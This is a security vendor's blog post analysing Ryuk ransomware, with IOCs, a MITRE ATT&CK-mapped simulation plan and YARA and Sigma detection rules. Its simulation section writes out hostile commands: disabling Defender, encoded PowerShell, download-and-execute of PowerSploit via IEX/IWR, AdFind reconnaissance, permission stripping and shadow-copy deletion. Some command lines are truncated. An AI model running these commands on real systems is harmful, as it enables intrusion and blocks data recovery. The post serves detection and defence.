While the goal of Ryuk is to make the most money, Ryuk does not have many safeguards to ensure the stability of the host while encrypting the target system files. Ryuk avoids encrypting files with extensions `.exe`, `.dll`, `.hrmlog` (a debug log made by the Hermes Developer - plug; there are many similarities between Hermes and Ryuk, check references for more). While safe listing the above extensions, there is no provision to whitelist system drivers (`.sys`), OLE control extension (`.ocx`) and other executable file types. Encrypting these files could make the host unstable. Due to the absence of proper whitelisting, an infected machine can become unstable over time and unbootable if restarted.

Ryuk uses a combination of symmetric (AES) and asymmetric (RSA) encryption to encrypt files. Without the private key provided by WIZARD SPIDER, the files cannot be decrypted and are unrecoverable. It starts enumerating files using `FindFirstFileW()` and `FindNextFileW()` then it passes each file name to a new encryption thread. Each encryption thread starts by generating a random 256 AES encryption key using `CryptGenKey()`. Unlike modern Go malware, Ryuk utilizes the Windows Crypto API for the encryption process. Then, it goes into the typical encryption loop, and the files are encrypted in chunks with a chunk size of `1000000 bytes`. Finally, Ryuk writes a metadata block of size 274 bytes* at the end of the file. The first *6 bytes* are the keyword **HERMES**. Finally, the AES key is encrypted with an RSA public key before it's written to the end of the file and then exported using `CryptExportKey()`; this function generates 12 bytes of Blob information + 256 bytes (the encrypted key). The RSA public key is embedded in the executable. It's imported using `CryptImportKey()` and passed to every encryption thread. After the file has been encrypted, a file extension of `.RYK` is appended to the file. All directories will have a ransom note `RyukReadMe.txt` written to the directory.

Ryuk is one of the few ransomware which enumerates and encrypts network shares. It performs this operation by enumerates network shares using `WNetOpenEnumW()` and `WNetEnumResourceA()` respectively. For each network resource found, the drive path will get appended to a list separated by a semicolon. This list will be used later to encrypt these network shares with the same encryption process above.

Ryuk Ransomware - Sandbox Execution and Report



 powered by [ANY.RUN](#)

Analysis Report for the above execution present [here](#).

IOCs

Hashes:

- Ryuk (second-stage): 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7
- Dropper: 23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2
- MD5 Hashes:



```
1cb0c1248d3899358a375888bb4e8f3fe  
2d4a7c85f23438de8ebb5f8d6e04e55fc  
33895a370b0c69c7e23ebb5ca1598525d
```

```
4567407d941d99abeff20a1b836570d30  
5c0d6a263181a04e9039df3372afb8016
```

Registry:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Emails (primarily random):



```
1WayneEvenson@protonmail[.]com  
2WayneEvenson@tutanota[.]com
```

Files: Ryuk drops the ransom note, RyukReadMe.html or RyukReadMe.txt, in every folder where it has encrypted files.

Ryuk Adversary Simulation Plan

Based on the aggregated threat intelligence reports and mapping to the MITRE ATT&CK matrix, FourCore has released a Ryuk Ransomware Adversary Simulation Assessment. While the payloads used by the ATTACK platform are complex, dynamic, and native, for ease of this assessment, we will be providing Cmd/Powershell commands to execute similar behaviour.

The screenshot displays the 'Ryuk Ransomware Simulation' page in the ATTACK platform. It includes a 'Description' section, a 'Platforms' section with a Windows logo, a 'MITRE ATT&CK' matrix tree, and an 'Attack Lineup' section with 11 numbered stages.

Description: Ryuk is ransomware version attributed to the hacker group WIZARD SPIDER that has compromised governments, academia, healthcare, manufacturing, and technology organizations. This chain simulates various actions Ryuk ransomware performs on the compromised system.

Platforms: Windows

MITRE ATT&CK:

- Execution
 - Command and Scripting Interpreter
 - Windows Command Shell
- Discovery
 - Software Discovery
 - System Information Discovery
 - Domain Trust Discovery
- Defense Evasion
 - Impair Defenses
- Exfiltration
 - Ingress Tool Transfer
 - Application Layer Protocol
 - Web Protocols
- Collection
 - Data Staged
 - Local Data Staging
- Impact
 - Data Encrypted for Impact

Attack Lineup:

- 1 Stage - Create Temporary Directory**
This action simulates Ransomware Ryuk creating temporary directory for its activities
- 2 Stage - Discover Installed Softwares**
This action simulates Ransomware Ryuk listing software and software versions that are installed on a system
- 3 Stage - Discover AV Provider**
This action simulates Ransomware Ryuk determining Anti Virus Provider installed on the system using Get-CimInstance
- 4 Stage - Disable Windows Defender Real Time Protection**
This action simulates Ransomware Ryuk disabling windows defender real time scanning
- 5 Stage - Discover User and System Info**
This action simulates Ransomware Ryuk discovering system and user info
- 6 Stage - Discover Domain Trusts**
This action simulates Ransomware Ryuk identifying domain admins and domain controllers
- 7 Stage - Collect AD details using adfind.exe**
This action simulates Ransomware Ryuk using adfind.exe to query active directory
- 8 Stage - Stage Data for Exfil**
This action simulates Ransomware Ryuk staging for exfiltration by zipping Desktop files
- 9 Stage - Exfil Collected Data**
This action simulates Ransomware Ryuk exfiltrating collected details
- 10 Stage - Encrypt using fixed key**
This action simulates Ransomware Ryuk Encryption with a fixed key
- 11 Stage - Cleanup**
This action cleanup the modifications made by Ransomware Ryuk

Ryuk Ransomware Assessment with FourCore ATTACK

Execution

1. [T1059](#) - Command and Scripting Interpreter Ryuk has used cmd.exe to create a Registry entry to establish persistence and create directory for Ryuk AD scan.



```
1`cmd /c mkdir %TEMP%\ryuk`
```

2. [T1059.001](#) - PowerShell Ryuk uses powershell to configure the Microsoft Defender Real-Time scanning. It also uses to compress files into archives.



```
1`powershell Set-MpPreference -DisableRealtimeMonitoring $false`, `powershell "Compress-Archive $env:TEMP\ryuk`
```

3. [T1059.003](#) - Windows Command Shell Ryuk has used cmd.exe to create a Registry entry to establish persistence.
4. [T1053](#) - Scheduled Task/Job Ryuk can remotely create a scheduled task to execute itself on a system.



```
1`cmd /c SHTASKS /QUERY /TN "RyukAttack"`
```

5. [T1053.005](#) - Scheduled Task/Job: Scheduled Task Ryuk can remotely create a scheduled task to execute itself on a system.



```
1`cmd /c SHTASKS /CREATE /SC DAILY /TN "RyukAttack" /TR "C:\Windows\System32\calc.exe" /ST 11:00 /F`
```

6. [T1106](#) - Native API Ryuk has used multiple native APIs including ShellExecuteW to run executables, GetWindowsDirectoryW to create folders, and VirtualAlloc, WriteProcessMemory, and CreateRemoteThread for process injection.[1]

Persistence

1. [T1547.001](#) - Registry Run Keys / Startup Folder Ryuk has used the Windows command line to create a Registry entry under `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` to establish persistence.

Privilege Escalation

1. [T1055](#) - Process Injection Ryuk has injected itself into remote processes to encrypt files using a combination of `VirtualAlloc`, `WriteProcessMemory`, and `CreateRemoteThread`.
2. [T1134](#) - Access Token Manipulation Ryuk has attempted to adjust its token privileges to have the `SeDebugPrivilege`.

Defense Evasion

1. [T1140](#) - Deobfuscate/Decode Files or Information Ryuk uncompresses the downloaded archive in a temporary directory.



```
1`cmd /c powershell -Command Expand-Archive "$env:TEMP\ryuk\AdFind.zip" -DestinationPath "$env:TEMP\ryuk\`
```

2. [T1222.001](#) - File and Directory Permissions Modification: Windows File and Directory Permissions Modification Ryuk can launch `icacls /grant Everyone:F /T /C /Q` to delete every access-based restrictions on files and directories.
3. [T1562.001](#) - Impair Defenses: Disable or Modify Tools Ryuk has stopped services related to anti-virus. Ryuk used encoded powershell command to disable Microsoft Windows Defender Service. (Set-MpPreference -DisableRealtimeMonitoring \$true)



```
1powershell.exe -nop -exec bypass -EncodedCommand SQBFaFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBj
```

4. [T1036](#) - Masquerading Ryuk can create .dll files that actually contain a Rich Text File format document.
5. [T1036.005](#) - Match Legitimate Name or Location Ryuk has constructed legitimate appearing installation folder paths by calling `GetWindowsDirectoryW` and then inserting a null byte at the fourth character of the path. For Windows Vista or higher, the path would appear as `C:\Users\Public`.
6. [T1027](#) - Obfuscated Files or Information Ryuk can use anti-disassembly and code transformation obfuscation techniques.

7. [T1205](#) - Traffic Signaling Ryuk has used Wake-on-Lan to power on turned off systems for lateral movement.

Discovery

1. [T1018](#) - Remote System Discovery Ryuk uses cmd.exe and powershell.exe to discover remote systems.



```
1cmd /c "net view /all"
2cmd /c "net view /all /domain"
3powershell.exe -exec bypass -Command "&{[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType
```

2. [T1057](#) - Process Discovery Ryuk has called CreateToolhelp32Snapshot to enumerate all running processes.

3. [T1082](#) - System Information Discovery Ryuk has called GetLogicalDrives to enumerate all mounted drives, and GetDriveTypeW to determine the drive type.



```
1cmd /c sysinfo
2curl https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -o $env:Temp\ryuk
3Import-Module $env:Temp\ryuk\pv.ps1
4Invoke-CheckLocalAdminAccess
5Find-LocalAdminAccess
6Get-NetSubnet
7Get-NetComputer
8net config workstation
```

4. [T1083](#) - File and Directory Discovery Ryuk has enumerated files and folders on all mounted drives.
5. [T1087](#) - Account Discovery Ryuk may attempt to get a listing of accounts on a system or within an environment.



```
1`cmd /c net group "Enterprise Admins" /domain`
```

6. [T1087.002](#) - Domain Account Ryuk has the ability to identify domain administrator accounts.



```
1`cmd /c net group "Domain Admins" /do`
```

7. [T1482](#) - Domain Trust Discovery Ryuk use Nltest tools to obtain information about the domain.



```
1`cmd /c nltest /domain_trusts > %USERPROFILE%\Desktop\ryuk\ryuk_adf\ad_trustdmp.txt`, `cmd /c nltest /dclist:
```

8. [T1614.001](#) - System Location Discovery: System Language Discovery Ryuk has been observed to query the registry key `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\Language` and the value `InstallLanguage` . If the machine has the value `0x419` (Russian), `0x422` (Ukrainian), or `0x423` (Belarusian), it stops execution.
9. [T1016](#) - System Network Configuration Discovery Ryuk has called `GetIpNetTable` in attempt to identify all mounted drives and hosts that have Address Resolution Protocol (ARP) entries.
10. [T1518](#) - Software Discovery Ryuk can query the registry to get the list of software installed.



```
1Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, Dis  
2Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object Displ:
```

11. [T1518.001](#) - Security Software Discovery Ryuk can query the CIM instance for the SecurityCenter2 namespace to query the installed antivirus product name.



```
1`Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct`
```

Command and Control

1. [T1071](#) - Application Layer Protocol Ryuk may communicate using application layer protocols to avoid detection/network filtering by blending in with existing traffic.

2. [T1105](#) - Ingress Tool Transfer Ryuk transfers a batch script designed to kill a list of processes and services as mentioned above. Ryuk uses adfind.exe to query active directory.



```
1curl https://www.joeware.net/downloads/files/AdFind.zip -o $env:TEMP\ryuk\af.zip
2Expand-Archive $env:TEMP\ryuk\af.zip -DestinationPath $env:TEMP\ryuk\af
3
4cd $env:TEMP\ryuk\af
5.\AdFind.exe -f "(objectcategory=person)" > $env:TEMP\ryuk\af\ad_users.txt
6.\AdFind.exe -f "objectcategory=computer" >$env:TEMP\ryuk\af\ad_computers.txt
7.\AdFind.exe -sc trustdmp > $env:TEMP\ryuk\af\trustdmp.txt
8.\AdFind.exe -subnets -f (objectCategory=subnet)> $env:TEMP\ryuk\af\subnets.txt
9.\AdFind.exe -gcb -sc trustdmp > $env:TEMP\ryuk\af\trustdmp.txt
10.\AdFind.exe -sc domainlist > $env:TEMP\ryuk\af\domainlist.txt
11.\AdFind.exe -sc dcmodes > $env:TEMP\ryuk\af\dcmodes.txt
12.\AdFind.exe -sc adinfo > $env:TEMP\ryuk\af\adinfo.txt
13.\AdFind.exe -sc dclist > $env:TEMP\ryuk\af\dclist.txt
14.\AdFind.exe -sc computers_pwdnotreqd > $env:TEMP\ryuk\af\computer_pwdnotereqd.txt
15
16 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
17 IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5d298a1b4c5dfb1f30a246d9c73d1:
```

3. [T1573](#) - Encrypted Channel Ryuk may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.

Collection

1. [T1074](#) - Data Staged Ryuk may stage collected data in a central location or directory prior to Exfiltration. Data may be kept in separate files or combined into one file through techniques such as Archive Collected Data.



```
1 `powershell "Compress-Archive $env:TEMP\ryuk\ryuk_adf $env:TEMP\ryuk\ryuk_adf.zip"``
```

Lateral Movement

1. [T1021.002](#) - Remote Services: SMB/Windows Admin Shares Ryuk has used the C\$ network share for lateral movement.
2. [T1078.002](#) - Valid Accounts: Domain Accounts Ryuk can use stolen domain admin accounts to move laterally within a victim domain.

3. [T1078.003](#) - Valid Accounts: Local Accounts Adversaries may obtain and abuse credentials of a local account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion.



```
1[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
2IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5d298a1b4c5dfb1f30a246d9c73d13b228f
3Invoke-CheckLocalAdminAccess
4Find-LocalAdminAccess
```

Exfiltration

1. [T1041](#) - Exfiltration Over C2 Channel



```
1type %TEMP%\ryuk\af\ad_users.txt
2type %TEMP%\ryuk\af\ad_computers.txt
3type %TEMP%\ryuk\af\trustdmp.txt
4type %TEMP%\ryuk\af\subnets.txt
5type %TEMP%\ryuk\af\trustdmp.txt
6type %TEMP%\ryuk\af\domainlist.txt
7type %TEMP%\ryuk\af\dcmodes.txt
8type %TEMP%\ryuk\af\adinfo.txt
9type %TEMP%\ryuk\af\dcclist.txt
10type %TEMP%\ryuk\af\computer_pwdnotereqd.txt
11type %TEMP%\ryuk\af\ad_trustdmp.txt
```

Impact

1. [T1486](#) - Data Encrypted for Impact Ryuk has used a combination of symmetric (AES) and asymmetric (RSA) encryption to encrypt files. Files have been encrypted with their own AES key and given a file extension of .RYK. Encrypted directories have had a ransom note of `RyukReadMe.txt` written to the directory.
2. [T1490](#) - Inhibit System Recovery Ryuk has used `vssadmin Delete Shadows /all /quiet` to delete volume shadow copies and `vssadmin resize shadowstorage` to force deletion of shadow copies created by third-party applications.
3. [T1489](#) - Service Stop Ryuk has called `kill.bat` for stopping services, disabling services and killing processes.

Detection and Mitigation Opportunities

Falling victim to a Ryuk ransomware attack is exceptionally costly to an organisation. The operators of the Ryuk ransomware put effort into developing a targeted spear phishing lure, and they demand a high ransom for their trouble. However, sometimes, even paying the ransom is not enough to regain a company's access to sensitive or valuable data.

For this reason, it is far better to prevent a ransomware attack rather than react to it. Therefore, it is essential to detect the attack at the beginning of the cycle; if your security controls can detect the Ryuk malware before encryption begins, the incident can be mitigated without harming the organisation. This brings in the need for a continuous assessment of your organisation's security posture to ensure that your security controls are tuned well and prevent such impactful actions from executing.

Across the threat analysis of Ryuk, we see commonalities regarding IOCs and TTPs and explicit commands and actions used by this current version of the ransomware attack. The commands, paired with the detailed account of compromise timelines, allow defenders some great insights into building up their defences against Ryuk.

The bunch of suspicious commands a regular user would never execute include the use of `cmd.exe` and `PowerShell.exe` to run commands like -

- net view
- net group
- nltest
- -EncodedCommand flag
- adfind.exe
- powerview.ps1

The behaviours and TTPs discussed in this article should be logged and flagged. Ryuk targets a variety of services, few of which are specific to a third party; therefore, even alerting on services such as **Sophos Agent** or **Veeam Backup** going offline unexpectedly across your environment provides a vital IOC for Ryuk.

Finally, as with any ransoms, the ability to alert on massive and sweeping file creation, deletion, and encryption is exceptionally insightful to an organisation as it permits defenders to fine-tune their alerts.

It is recommended that only administrators and end users with specific needs be able to run administrative tools such as `cmd`, `PowerShell`, `net`, `wmic`, `systeminfo`, `arp`, or `route`. Limiting these tools to only authorised users reduces the chance of a compromised end user being able to enumerate system and environmental settings.

Additionally, from a detection PoV, we can implement various rules for alerts:

- Using splunk to detect Ryuk Ransomware: https://www.splunk.com/en_us/blog/security/detecting-ryuk-using-splunk-attack-range.html
- Here's a Yara rule submitted by Marc Elias and Christian Beek of the McAfee ATR Team



```

1 rule Ryuk_Ransomware {
2
3 meta:
4
5 description = "Ryuk Ransomware hunting rule"
6 author = "Christiaan Beek - McAfee ATR team"
7 date = "2019-04-25"
8 rule_version = "v2"
9 malware_type = "ransomware"
10 malware_family = "Ransom:W32/Ryuk"
11 actor_type = "Cybercrime"
12 actor_group = "Unknown"
13 reference = "https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/ryuk-ransomware-attack-rush-1
14
15
16 strings:
17
18 $x1 = "C:\\Windows\\System32\\cmd.exe" fullword ascii
19 $x2 = "\\System32\\cmd.exe" fullword wide
20 $s1 = "C:\\Users\\Admin\\Documents\\Visual Studio 2015\\Projects\\ConsoleApplication54new crypted" asi
21 $s2 = "fg4tgf4f3.dll" fullword wide
22 $s3 = "lsaas.exe" fullword wide
23 $s4 = "\\Documents and Settings\\Default User\\sys" fullword wide
24 $s5 = "\\Documents and Settings\\Default User\\finish" fullword wide
25 $s6 = "\\users\\Public\\sys" fullword wide
26 $s7 = "\\users\\Public\\finish" fullword wide
27 $s8 = "You will receive btc address for payment in the reply letter" fullword ascii
28 $s9 = "hrmlog" fullword wide
29 $s10 = "No system is safe" fullword ascii
30 $s11 = "keystorage2" fullword wide
31 $s12 = "klnagent" fullword wide
32 $s13 = "sqbcoreservice" fullword wide
33 $s14 = "tbirdconfig" fullword wide
34 $s15 = "taskkill" fullword wide
35
36 $op0 = { 8b 40 10 89 44 24 34 c7 84 24 c4 }
37 $op1 = { c7 44 24 34 00 40 00 00 c7 44 24 38 01 }
38
39 condition:
40
41 ( uint16(0) == 0x5a4d and
42 filesize < 400KB and
43 ( 1 of ($x*) and
44 4 of them ) and
45 all of ($op*) ) or
46 ( all of them )
47 }
48
49 rule Ransom_Ryuk_sept2020 {
50 meta:
51 description = "Detecting latest Ryuk samples"

```

```
52     author = "McAfe ATR"
53     date = "2020-10-13"
54     malware_type = "ransomware"
55     malware_family = "Ransom:W32/Ryuk"
56     actor_type = "Cybercrime"
57     actor_group = "Unknown"
58     hash1 = "cfdc2cb47ef3d2396307c487fc3c9fe55b3802b2e570bee9aea4ab1e4ed2ec28"
59     strings:
60         $x1 = "\" /TR \"C:\\Windows\\System32\\cmd.exe /c for /l %x in (1,1,50) do start wordpad.exe /p \" ful
61         $x2 = "cmd.exe /c \"bcdedit /set {default} recoveryenabled No & bcdedit /set {default}\" fullword asi
62         $x3 = "cmd.exe /c \"bootstatuspolicy ignoreallfailures\" fullword ascii
63         $x4 = "cmd.exe /c \"vssadmin.exe Delete Shadows /all /quiet\" fullword ascii
64         $x5 = "C:\\Windows\\System32\\cmd.exe" fullword ascii
65         $x6 = "cmd.exe /c \"WMIC.exe shadowcopy delete\" fullword ascii
66         $x7 = "/C REG ADD \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"EV\" ,
67         $x8 = "W/C REG DELETE \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"E
68         $x9 = "\\System32\\cmd.exe" fullword wide
69         $s10 = "Ncsrss.exe" fullword wide
70         $s11 = "lsaas.exe" fullword wide
71         $s12 = "lan.exe" fullword wide
72         $s13 = "$WGetCurrentProcess" fullword ascii
73         $s14 = "\\Documents and Settings\\Default User\\sys" fullword wide
74         $s15 = "Ws2_32.dll" fullword ascii
75         $s16 = " explorer.exe" fullword wide
76         $s17 = "e\\Documents and Settings\\Default User\\" fullword wide
77         $s18 = "\\users\\Public\\" fullword ascii
78         $s19 = "\\users\\Public\\sys" fullword wide
79         $s20 = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\" fullword ascii
80
81         $seq0 = { 2b c7 50 e8 30 d3 ff ff ff b6 8c }
82         $seq1 = { d1 e0 8b 4d fc 8b 14 01 89 95 34 ff ff ff c7 45 }
83         $seq2 = { d1 e0 8b 4d fc 8b 14 01 89 95 34 ff ff ff c7 45 }
84     condition:
85         ( uint16(0) == 0x5a4d and
86         filesize < 400KB and
87         ( 1 of ($x*) and 5 of them ) and
88         all of ($seq*) ) or ( all of them )
89     }
90
91     rule RANSOM_RYUK_May2021 : ransomware
92     {
93         meta:
94             description = "Rule to detect latest May 2021 compiled Ryuk variant"
95             author = "Marc Elias | McAfee ATR Team"
96             date = "2021-05-21"
97             hash = "8f368b029a3a5517cb133529274834585d087a2d3a5875d03ea38e5774019c8a"
98             version = "0.1"
99
100        strings:
101            $ryuk_filemarker = "RYUKTM" fullword wide ascii
102
103            $sleep_constants = { 68 F0 49 02 00 FF (15|D1) [0-4] 68 ?? ?? ?? ?? 6A 01 }
```

```
104     $icmp_echo_constants = { 68 A4 06 00 00 6A 44 8D [1-6] 5? 6A 00 6A 20 [5-20] FF 15 }
105
106     condition:
107         uint16(0) == 0x5a4d
108         and uint32(uint32(0x3C)) == 0x00004550
109         and filesize < 200KB
110         and ( $ryuk_filemarker
111             or ( $sleep_constants
112                 and $icmp_echo_constants ))
113     }
```

- Ryuk Behaviour Detection using Sigma Rules:



```
1title: Ryuk Ransomware
2id: c37510b8-2107-4b78-aa32-72f251e7a844
3status: test
4description: Detects Ryuk ransomware activity
5author: Florian Roth
6references:
7 - https://app.any.run/tasks/d860402c-3ff4-4c1f-b367-0237da714ed1/
8date: 2019/12/16
9modified: 2021/11/27
10logsource:
11category: process_creation
12product: windows
13detection:
14selection:
15 CommandLine|contains|all:
16 - 'Microsoft\Windows\CurrentVersion\Run'
17 - 'C:\users\Public\'
18condition: selection
19fields:
20 - CommandLine
21 - ParentCommandLine
22falsepositives:
23 - Unlikely
24level: critical
25tags:
26 - attack.persistence
27 - attack.t1547.001
```

Conclusion

In summary, this attack flow for the Ryuk ransomware group will help security practitioners evaluate their security and incident response processes and improve their security control posture against an actor with focused operations to encrypt your systems and data.

FourCore ATTACK is a continuous security validation platform providing assessments for your entire security infrastructure to test and validate your security posture quickly and effectively.

References

1. [RYUK Ransomware](#)
2. [Ryuk Ransomware Detailed Analysis](#)
3. [Ryuk targetting web servers](#)
4. [The Curious Case of Ryuk Ransomware](#)
5. [Ryuk Ransomware: The complete breakdown](#)
6. [Ryuk over time](#)
7. [Deep Analysis Ryuk](#)
8. [Latest Ryuk Trends](#)
9. [AnyRun Sim](#)
10. [Scythe Simulation Playbook](#)

Source: <https://fourcore.io/blogs/ryuk-ransomware-simulation-mitre-ttp>